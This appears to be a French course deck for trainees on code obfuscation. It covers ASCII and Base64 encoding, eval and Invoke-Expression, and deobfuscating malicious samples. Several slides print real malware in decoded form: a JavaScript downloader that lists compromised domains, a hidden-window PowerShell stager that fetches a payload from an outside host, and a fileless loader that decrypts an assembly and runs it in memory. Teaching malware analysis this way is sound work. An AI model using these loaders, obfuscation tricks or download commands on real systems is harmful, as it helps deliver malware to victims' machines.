

Obfuscation

Éric BERTHOMIER
berthomiereric70@gmail.com

4 janvier 2026



Version 1.1 - Version Stagiaire

Ascii

Dans le cadre d'ASCII, un caractère est représenté par un nombre entier compris entre 0 et 127 (pour l'ASCII standard) et parfois entre 0 et 255 pour l'extension ASCII (ou ASCII étendu). Ces nombres sont appelés codes ASCII et correspondent à des caractères spécifiques.



Ascii

Dans le cadre d'ASCII, un caractère est représenté par un nombre entier compris entre 0 et 127 (pour l'ASCII standard) et parfois entre 0 et 255 pour l'extension ASCII (ou ASCII étendu). Ces nombres sont appelés codes ASCII et correspondent à des caractères spécifiques.

Par exemple :

- La lettre A a le code ASCII 65.
- Le chiffre 1 a le code ASCII 49.
- Le symbole # a le code ASCII 35.

Exemple d'application PowerShell - Texte vers Ascii

textascii.ps1

```
# Demander à l'utilisateur d'entrer un texte
$text = Read-Host "Entrez un texte"

# Convertir chaque caractère en code ASCII et l'afficher
foreach ($char in $text.ToCharArray()) {
    $asciiCode = [int]$char
    Write-Host "$char : $asciiCode"
}
```

Exemple d'application PowerShell - Texte vers Ascii

textascii.ps1

```
# Demander à l'utilisateur d'entrer un texte
$text = Read-Host "Entrez un texte"

# Convertir chaque caractère en code ASCII et l'afficher
foreach ($char in $text.ToCharArray()) {
    $asciiCode = [int]$char
    Write-Host "$char : $asciiCode"
}
```

Exemple d'exécution

Entrez un texte : hack h : 104 a : 97 c : 99 k : 107

Exemple d'application PowerShell - Ascii vers Texte (1/2)

asciitext.ps1

```
# Demander à l'utilisateur de saisir une chaîne de codes ASCII
$input = Read-Host "Entrez une chaîne de codes ASCII séparés par des espaces (par exemple : 65
66 67)"

# Diviser la chaîne en un tableau de codes ASCII
$asciiCodes = $input -split ' '

# Transformer chaque code ASCII en caractère
$characters = $asciiCodes | ForEach-Object {
    try {
        [char][int]$_
        # Convertir en entier avant de transformer en caractère
    } catch {
        Write-Host "Erreur : '$_' n'est pas un code ASCII valide."
        continue
    }
}

# Combiner les caractères en une seule chaîne
$outputString = -join $characters

# Afficher le résultat
Write-Host "La chaîne correspondante est : $outputString"
```

Exemple d'application PowerShell - Ascii vers Texte (2/2)

Exemple d'exécution

Entrez une chaîne de codes ASCII séparés par des espaces (par exemple : 65 66 67) : 104 97 99 107
La chaîne correspondante est : hack

Un peu de mathématiques

Question

De combien de façon mathématiques peut-on obtenir la valeur 104 ($\text{chr}(k)$) ?

Un peu de mathématiques

Question

De combien de façon mathématiques peut-on obtenir la valeur 104 (`chr(k)`) ?

Réponse

Une infinité.

Exemple d'application PowerShell (1/3)

gennbre1.ps1

```
# Demander à l'utilisateur de saisir le résultat
$resultat_saisi = Read-Host "Veuillez saisir le résultat souhaité"

# Convertir la saisie en entier
$resultat_saisi = [int]$resultat_saisi

# Initialiser la somme actuelle et l'expression
$sum = 0
$expression = ""

# Liste des opérateurs possibles
$operations = @('+', '-', '*', '/')

# Continuer à ajouter des nombres et des opérations aléatoires jusqu'à ce que la somme atteigne
# ou dépasse le résultat souhaité
while ($sum -lt $resultat_saisi) {
    # Choisir un nombre aléatoire entre 1 et 5
    $nombre = Get-Random -Minimum 1 -Maximum 6

    # Choisir un opérateur aléatoire
    $opération = $operations | Get-Random

    if ($expression -eq "") {
        # Si c'est le premier nombre, on l'ajoute directement sans opérateur
        $expression += "$nombre"
        $sum = $nombre
    } else {
        $expression += " $opération $nombre"
        $sum += $nombre
    }
}
```



Exemple d'application PowerShell (2/3)

gennbre2.ps1

```
# Appliquer l'opération au dernier terme
$expression += " $operation $nombre"

# Appliquer l'opération mathématique sur la somme
switch ($operation) {
    '+' {
        $sum += $nombre
    }
    '-' {
        $sum -= $nombre
    }
    '*' {
        $sum *= $nombre
    }
    '/' {
        # Eviter la division par zéro
        if ($nombre -eq 0) {
            $nombre = 1
        }
        $sum /= $nombre
    }
}
```

Exemple d'application PowerShell (3/3)

gennbre3.ps1

```
# Ajuster si la somme dépasse le résultat souhaité
if ($sum -gt $resultat_saisi) {
    # Trouver la différence et ajuster la dernière opération pour arriver au bon résultat
    $difference = $sum - $resultat_saisi
    $expression += " - $difference"
    $sum -= $difference
}

# Afficher l'expression générée
Write-Host "L'expression générée pour obtenir le résultat $resultat_saisi est : $expression"
Write-Host "Le résultat final est : $sum"
```

Exemple d'application PowerShell - Résultat

Veuillez saisir le résultat souhaité: 104

L'expression générée pour obtenir le résultat 104 est :

$2 * 3 * 3 - 2 * 1 * 3 - 1 / 1 + 5 + 5 + 4 * 3 - 79$

Le résultat final est : 104

Mathématiques appliquées à notre obfuscation

mathps.ps1

```
# Calculs mathématiques pour obtenir des valeurs ASCII
$asciiValues = @((100+8), (130-15), (16*2), (90/2), (15*7+2), (110-2))

# Afficher les valeurs ASCII
Write-Host "Valeurs ASCII obtenues par calculs :"
$asciiValues

# Reconstruction de la commande à partir des valeurs ASCII
$reconstructedCommand = ($asciiValues | ForEach-Object { [char]$_.ToString() }) -join ""

# Afficher la commande reconstruite
Write-Host "Commande reconstruite :"
Write-Host $reconstructedCommand

# Exécution de la commande reconstruite
Write-Host "Exécution de la commande :"
Invoke-Expression $reconstructedCommand
```

Va permettre d'exécuter la commande `ls -al` sans se soucier de la signature de son code qui peut être modifié et recalculé à tout moment.

Base 64

La problématique de l'ASCII est qu'il ne permet pas de communiquer des fichiers binaires. Pour cela, il est nécessaire d'utiliser le Base 64.

Base 64

La problématique de l'ASCII est qu'il ne permet pas de communiquer des fichiers binaires. Pour cela, il est nécessaire d'utiliser le Base 64.

Définition

Le Base64 est un schéma d'encodage binaire-texte qui convertit des données binaires (comme des fichiers, des images ou du texte) en une chaîne de caractères ASCII. Il utilise un jeu de 64 caractères (A-Z, a-z, 0-9, +, et /) pour représenter les données, ce qui le rend compatible avec des systèmes qui ne supportent que des formats texte. L'encodage ajoute également un ou plusieurs caractères = pour garantir que la longueur des données encodées est un multiple de 4.

Mise en application

Encodage

ZWNobyAnQXR0YWNRIGRIdGVjdGVkIQ==

Décodage

Attack detected !

Mise en application

Encodage

ZWNobyAnQXR0YWNrIGRIdGVjdGVkIQ==

Décodage

Attack detected !

Démonstration

<http://temp.ericberthomier.fr/virus/svg/>

Eval

Eval est une fonction utilisée en programmation. Elle est présente dans de nombreux langages interprétés et permet d'exécuter une commande à partir d'une chaîne de caractères (ou String) générée par le programme lui-même en cours d'exécution.

Eval - Exemple

exempleEval.py

```
#!/usr/bin/python3
import subprocess

part1 = "cat"
part2 = "/etc/passwd" # Correction du chemin
command = f"{part1} {part2}"

try:
    result = subprocess.run(command, shell=True, text=True, capture_output=True)
    print("Résultat de la commande :")
    print(result.stdout)
except Exception as e:
    print(f"Erreur lors de l'exécution de la commande : {e}")
```

Invoke-Expression en PowerShell

En PowerShell, il n'existe pas de fonction native appelée eval. Cependant, son équivalent fonctionnel est la commande Invoke-Expression. Elle permet d'exécuter dynamiquement du code contenu dans une chaîne de caractères.

Invoke-Expression - Exemple

exempleEval.ps1

```
$part1 = "cat"  
$part2 = "/etc/passwd"  
$command = "$part1 $part2"  
  
# Exécution de la commande  
try {  
    # Exécution et capture de la sortie  
    $result = Invoke-Expression -Command $command  
    Write-Host "Résultat de la commande :"  
    Write-Output $result  
} catch {  
    Write-Host "Erreur lors de l'exécution de la commande : $($_.Exception.Message)"  
}
```

& en PowerShell

En PowerShell, le caractère & est connu comme l'opérateur d'appel (call operator). Il est utilisé pour exécuter une commande, un script ou un programme à partir d'une chaîne ou d'une variable contenant son chemin ou son nom.

& - Exemple

exempleEsperluette.ps1

```
$part1 = "cat"  
$part2 = "/etc/passwd"  
$command = "$part1 $part2"  
  
# Exécution de la commande avec l'opérateur &  
try {  
    # Utilisation de & pour exécuter la commande  
    $result = & $command  
    Write-Host "Résultat de la commande :"  
    Write-Output $result  
} catch {  
    Write-Host "Erreur lors de l'exécution de la commande : $($_.Exception.Message)"  
}
```

Conclusion

- ① Utiliser un outil permettant de lire le fichier dans son intégralité et de le rendre plus beau (beautifier) - Visual Code par exemple
- ② Rechercher le déclencheur - eval ou Invoke-Expression -Command
- ③ Remplacer ce dernier par un affichage

JavaScript - Mise en application (1/5)



Pour le JavaScript, il est possible d'utiliser Rhino.



JavaScript - Mise en application (2/5)

src01.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*v\x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=\r.../\r...var _0x12bd=[ "", "\x6C\x65\x6E\x67\x74\x68", "\x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74", "\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65" ];for(var dhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++){dhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j=0)};eval(dhas3uu);
```

JavaScript - Mise en application (3/5)

src02.js

```
var key = 'de8ZM';var b = '\x02\x10V99\x0d\x0aVz*\x0b\x17M.e\x01LC,,\x16ELgoUQ\x15\x17\x0c7*w\x17c\x27*uz\x07(,v\x11\x1e)6\x16\x19\x02)E{\x12\x08%5j\x13\x17!6u\x09c\x27*uz\x08( u\x1f\x030"m\x17\x1f1.\x16\x19\x02)JT;#\x03\x10Y=\r.../\r...var _0x12bd=[ "", "\x6C\x65\x6E\x67\x74\x68", "\x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74", "\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65" ];for(var dhas3uu=_0x12bd[0],code=_0x12bd[0],j=0,i=0;i<b[_0x12bd[1]];i++){\r    dhas3uu+=String[_0x12bd[3]](b[_0x12bd[2]](i)^key[_0x12bd[2]](j)),j++,j==key[_0x12bd[1]]&&(j=0)\r};eval(dhas3uu);
```

Embellissement du code

JavaScript - Mise en application (4/5)

On remarque le eval

```
eval(dhhas3uu);
```

On le remplace par print

```
print(dhhas3uu);
```

JavaScript - Mise en application (5/5)

rhino.js

```
$ rhino analyse.js
function gorut(e){var t="14-MASOON.COM JLINKSMS.COM CHEAPRIZESMS.COM ELEMENTGUMRUK.COM/language
IBMDATACAP.COM/wp-content/themes/academy WELLNESSHERBAL.COM/wp-content/themes/tiny-
framework ITSMYTEA.COM/xmlrpc www.LANDTOURJAPAN.COM INTEGRITYSMSMSG.COM CREATIVEFOODSTYLIST
.COM www.KMDERUNJEWELRY.COM ADENYAOTELET.COM MAJORCASE.ORG ISTANBULKLIMA.ORG ENTHELP.COM
HEALINGSPRINGWORKSHOPS.COM/wp-content/themes/travel-blogger TUGRAHOTELS.COM www.
florianbruening.com JUALTOWERTRIANGLE.COM MAAKCARD.COM www.jakimbost.pl
THEVILLAGEVETERINARYHOSPITAL.COM".split(" ");ex="====?".exe:".pdf";for(var M=0;M<t.length
;M++){var n=new ActiveXObject("WScript.Shell"),O=n.ExpandEnvironmentStrings("%TEMP%")+
String.fromCharCode(92)+Math.round(1e8*Math.random())+ex,E=0,r=new ActiveXObject("MSXML2.
XMLHTTP");r.onreadystatechange=function(){if(4==r.readyState&&200==r.status){var e=new
ActiveXObject("ADODB.Stream");if(e.open(),e.type=1,e.write(r.ResponseBody),5e3<e.size){E
=1,e.position=0,e.saveToFile(0,2);try{n.Run(0,1,0)}catch(t){}e.close();};try{r.open("GET"
,"http://"+t[M]+"\get.php?dgfdfg="+Math.random()+"&key="+key+e,!1),r.send()}catch(a){if
(1==E)break}}key="f5",gorut(""),gorut("&pdf=search");}
```

PowerShell - Mise en application (1/5)




PowerShell - Mise en application (2/5)

```

1 function ngvV($kqZz)
2 {
3     |    return -split ($kqZz -replace '\.', '0x$& ')
4 };
5
6 $ed0G = ngvV
7
8 #`9837E60B9F564ACEC578DA88368B7F6034FFAAAB891B880E1898BA526A0C9B9695FF09780E5022EDB5F917A4C1326CE6A0173886B203E0CF01CA1A30BCE6D383C7F582E9B9F2B8A4284D557E9758AA
78A3B57ECBA0928C784ABE329085B2E7C463385D05C1741CA02CB8F57AD02A343F7A16E198AD7EE2EB00475BE195E4BF7A20080C866283B1A224A0D86E2C6C592F981497C846410AF3CA9FA1P867A0F97
B429C9381B587E16C02B2E516572914520C8E33E26208A1802A3521F2E7500C7F05B278E88570E94849346686BC8A90970C19680E82B28509338993C654592C358CFC9597
30780F87688F211693AAD4C85F2A44F203329232A4F9BAA6E0B8A9308AE0A466268AF3225865228B200850031ABC7B19F0513E7B8E62F0D53A5F545B567857240812F878F254A058E8E68A804B8C5188AA5988
AC50F2B0A7AFAB84C736A2B1C87B205CA320A04484B85B5A12B463CD1A139ABF9E7F9844D211C9420B080312F1A0D3F4E10285264572AEC289A21B8922D0CF6384B32F858767B1940DE3C531CAE2A3465
1E8030BD227F25F0802F872B0EA6190A1C47926526570837C4E27444506E23F2AF55B7FB63FAB14068A3CED3482CA669AC6E7F76B48514F895407B5E41FCA13486821EA59FBCA788CD568073A95A5C2571B4C
AC34385785F60F50992C12379C663884B81496F0E60F55011FE8E3A51F0D16860B20986A45CEB48238E562ZC62819637218CD0253E89976C4D8C783AD8B8865C09806E39257E93484B8E3A988
681B37F5CBBE865D35F09688A068178C20F8472704F5E051AAE8ED38C2C1202D049A0D6208980EB601FB268A538801E80FCF7IA8E90767F2018140B196F39E0811F30374DE8A4F48CCE14A950F7A982B92
8513F0B835399C0D0E25521FB50DE3C25C827439ABD7495490F6C28CFD3F49962CDA691A7E8B181B5635A31DC10E58AEEC002ECA3E94F2B180D188810B4EC3F858008E7979710588F30A8B0190FC9880
800EF566E419A0C433839B8C7C34C8D0E8EE07A29C6852D04108551DA0D93047977E4F04373055A3072008597C673333E2C6C04894E38ED71A1EFF707FA2C34D10E9B85A474096717PC228E301F
28A15F7B9A6C56CABFF5C9B707ADE1B8A080E5698876078C391C2499AA3130ECA4E93E6EC2042601B307AD0A764440A18C154CA6B50ED2A1A99C8B63C7982778IC5C4E59166C6A36AB50A69061740375
6236EAFB95476A739083E8884E8A1EEE46689320331951F049777322A0C83E2F524579C9BC887A21D77E7A4C744BC0388622884C5392D086820668FBCB3A00E8B848475E3RAA321870895
07D005A514F8A96D0442C082F87C8F8E46506B8178804651F73F1C80676B08225876EFAECD04226BCB292F233A51A2B45C00443B097A22DF3C38FCF6702604D58F2EAE90D7135160E8B41618E25
82A680D05616614E605786027E29380D0C7971A21C995409377732806E0710D025380B8890851D0F0264170F6A8C58826E8781BC597609618C02559903E80F0C904F78A808E12485A50E0A520485709F77EB
86EEC98C042F7D7A0807F437A23B10E32B0E58333538B8A9E832C9683C4908D25380B8890851D0F0264170F6A8C58826E8781BC597609618C02559903E80F0C904F78A808E12485A50E0A520485709F77EB
DB1A6136E46010B1ED5E08A39F98508799714AFC7C1BEB7626245B19598446E6C8A3F9AC0003E71B5C0A0F0050EAC1F12C5B50B0C33E7C9946298FC628D25C06C6099C6800795802808E7B
C65712C614888376601F577F471E7FF053F5A02251E1FC879058796D4A93F94514C0E7FD0A500270FB6C8A88B7D0FF0542F1B0B164765EE400B6E6A078C0E8A03232B06C087081D2B38D731
EFFFAD78542C4A8B0D1804C4961A338F64E64FC17A32ZFFC118733E2C68A3F9AC0003E71B5C0A0F0050EAC1F12C5B50B0C33E7C9946298FC628D25C06C6099C6800795802808E7B
3745Fa37CFC64528A0B9606875987A933855A01626521A2148376654B4124394268AB4D043400N359A776827C66973D8ABC8693C1A4423A005627603F650A02F5ECA10D7B5FC843596EE
08370909C68832049115ACE07911CFC470C56C9FT330C84C6A137BFC1448E30CFC5430B02244FDE06720B093301D04AB7788618447E4F3F8A4978B0290303771720C6E481F3C8A39039F139CE4C8A7C552
0196D08C398F1C89B52811793812C0DDECB02D8E401B8930DD8736F9B8A944C55707864387F111F81F5B026483B0997197F46112BA80E940944C989053868404244E13E91468382600A0D0A4780D844
436A7580028A9070E7535203053908622675C76700B2008208302F3A02FB216C8A39F33E0E205380AC0C88068C04EDB01972069871F78310C320F6E01490C9F083E28A4680F70C51F73938A742E8F138
67506606F7B7C0365C0390830A99338824C60210E5707895F152C803523E75F7A97C0E660822914F5E107A27087B183F84712B4606A1A0B095E12498912E3C5C51B2A888AAE7080A302793C8942878
CC98A4A73380659408AE691877C21E81D1;
```

Embellissement du code



PowerShell - Mise en application (3/5)

On remarque le &

```
& $aaJRk.Substring(0,3) $aaJRk.Substring(187)
```

PowerShell - Mise en application (3/5)

On remarque le &

```
& $aaJRk.Substring(0,3) $aaJRk.Substring(187)
```

On le remplace par Write-Host

```
Write-Host($aaJRk.Substring(0,3),$aaJRk.Substring(187))
```

PowerShell - Mise en application (4/5)

decodeLatex.ps1

```
function ngyV($kqZz)
{
    return -split ($kqZz -replace '..','0x$& ')
};

$edQG = ngyV(`
9B37E06BF956AECEC578DA8836BB78F6D34FFAAAB891B80DE1098BA526A0C09B9695FEFF097B0E5D22EDB5F917A44C1
.../...
CC9BA4A73380659400AE691877C21E81D
`);

$aaajRk=-join [char[]](([Security.Cryptography.Aes]::Create()).CreateDecryptor((ngyV('
4761615654535775414A617647426453')),[byte[]]::new(16)).TransformFinalBlock($edQG,0,$edQG.
Length));

Write-Host ($aaajRk.Substring(0,3), $aaajRk.Substring(187))
```

PowerShell - Mise en application (5/5)

decodeps1.txt

```
hex Start-Process "C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe" -ArgumentList '-w' , 'hidden', '-ep', 'bypass', '-nop', '-Command', 'cd;Set-Variable t8 ((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-iliike'*Cm*t'}).Name).Invoke((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-iliike'G*om*e'}).Name).Invoke(''Ne*ct'', $TRUE, 1))Net.WebClient);SV s 'https://heavens.holistic-haven.shop/sing15';&(Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-iliike'*Cm*t'}).Name).Invoke((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand.(((Get-ChildItem Variable:\E*onte*).Value.InvokeCommand|Get-Member|Where-Object{(Get-Variable _).Value.Name-iliike'G*om*e'}).Name).Invoke(''In*-Ex*ion'', $TRUE, $TRUE))([String]::Join(''', (((Get-Item Variable:\t8).Value.(((Get-Item Variable:\t8).Value|Get-Member)|Where-Object{(Get-Variable _).Value.Name-iliike'*n*a'}).Name).Invoke((GCI Variable:\$).Value)|ForEach{(Get-Item Variable:/_).Value-As'Char'))))) -WindowStyle Hidden;$vNwl = $env:AppData;function vjISe($dlTn, $szvk){[io.file]::WriteAllBytes($szvk, (New-Object (FnwC $aaJRK.SubString(161,26)).DownloadData($dlTn)));function FnwC($wjSV){return (($wjSV -split '(?=<\G..)' |%{$aaJRK.SubString(3,100)[$_]}) -join '' -replace ".")}}function wjSV(){function oxIAQ($frfj){if(!(Test-Path -Path $szvk)){vjISe (FnwC $rfjrj) $szvk}}$szvk = $vNwl + '\index.js';oxIAQ $aaJRK.SubString(103,58);start $szvk;}wjSV;
```

PowerShell - Diskless (1/2)

diskless1.ps1

```
$NklWi = [System.Security.Cryptography.AesManaged]::Create()
$NklWi.Mode = [System.Security.Cryptography.CipherMode]::CFB
$NklWi.Padding = [System.Security.Cryptography.PaddingMode]::ISO10126
$NklWi.Key = $zYOIY
$NklWi.IV = $YrxYX
$kbDFN = New-Object System.IO.MemoryStream
$CmzbR = New-Object System.Security.Cryptography.CryptoStream($kbDFN, $NklWi.CreateDecryptor(),
    [System.Security.Cryptography.CryptoStreamMode]::Write)
$CmzbR.Write($MXKHo, 0, $MXKHo.Length)
$CmzbR.Close()
$LghyJ = $kbDFN.ToArray()
$yWZGY = [System.Reflection.Assembly]::Load($LghyJ)
$wKcbw = $yWZGY.EntryPoint
$wKcbw.Invoke($null, @())
```

PowerShell - Diskless (2/2)

diskless2.ps1

```
$NklWi = [System.Security.Cryptography.AesManaged]::Create()
$NklWi.Mode = [System.Security.Cryptography.CipherMode]::CFB
$NklWi.Padding = [System.Security.Cryptography.PaddingMode]::ISO10126
$NklWi.Key = $zYOIY
$NklWi.IV = $YrxYX
$kbDFN = New-Object System.IO.MemoryStream
$CmzbR = New-Object System.Security.Cryptography.CryptoStream($kbDFN, $NklWi.CreateDecryptor(),
    [System.Security.Cryptography.CryptoStreamMode]::Write)
$CmzbR.Write($MXKHo, 0, $MXKHo.Length)
$CmzbR.Close()
$LghyJ = $kbDFN.ToArray()
$yWZGY = [System.Reflection.Assembly]::Load($LghyJ)
[IO.File]::WriteAllBytes("fichier.dll", $LghyJ)
```

Questions ?

ComputerHope.com

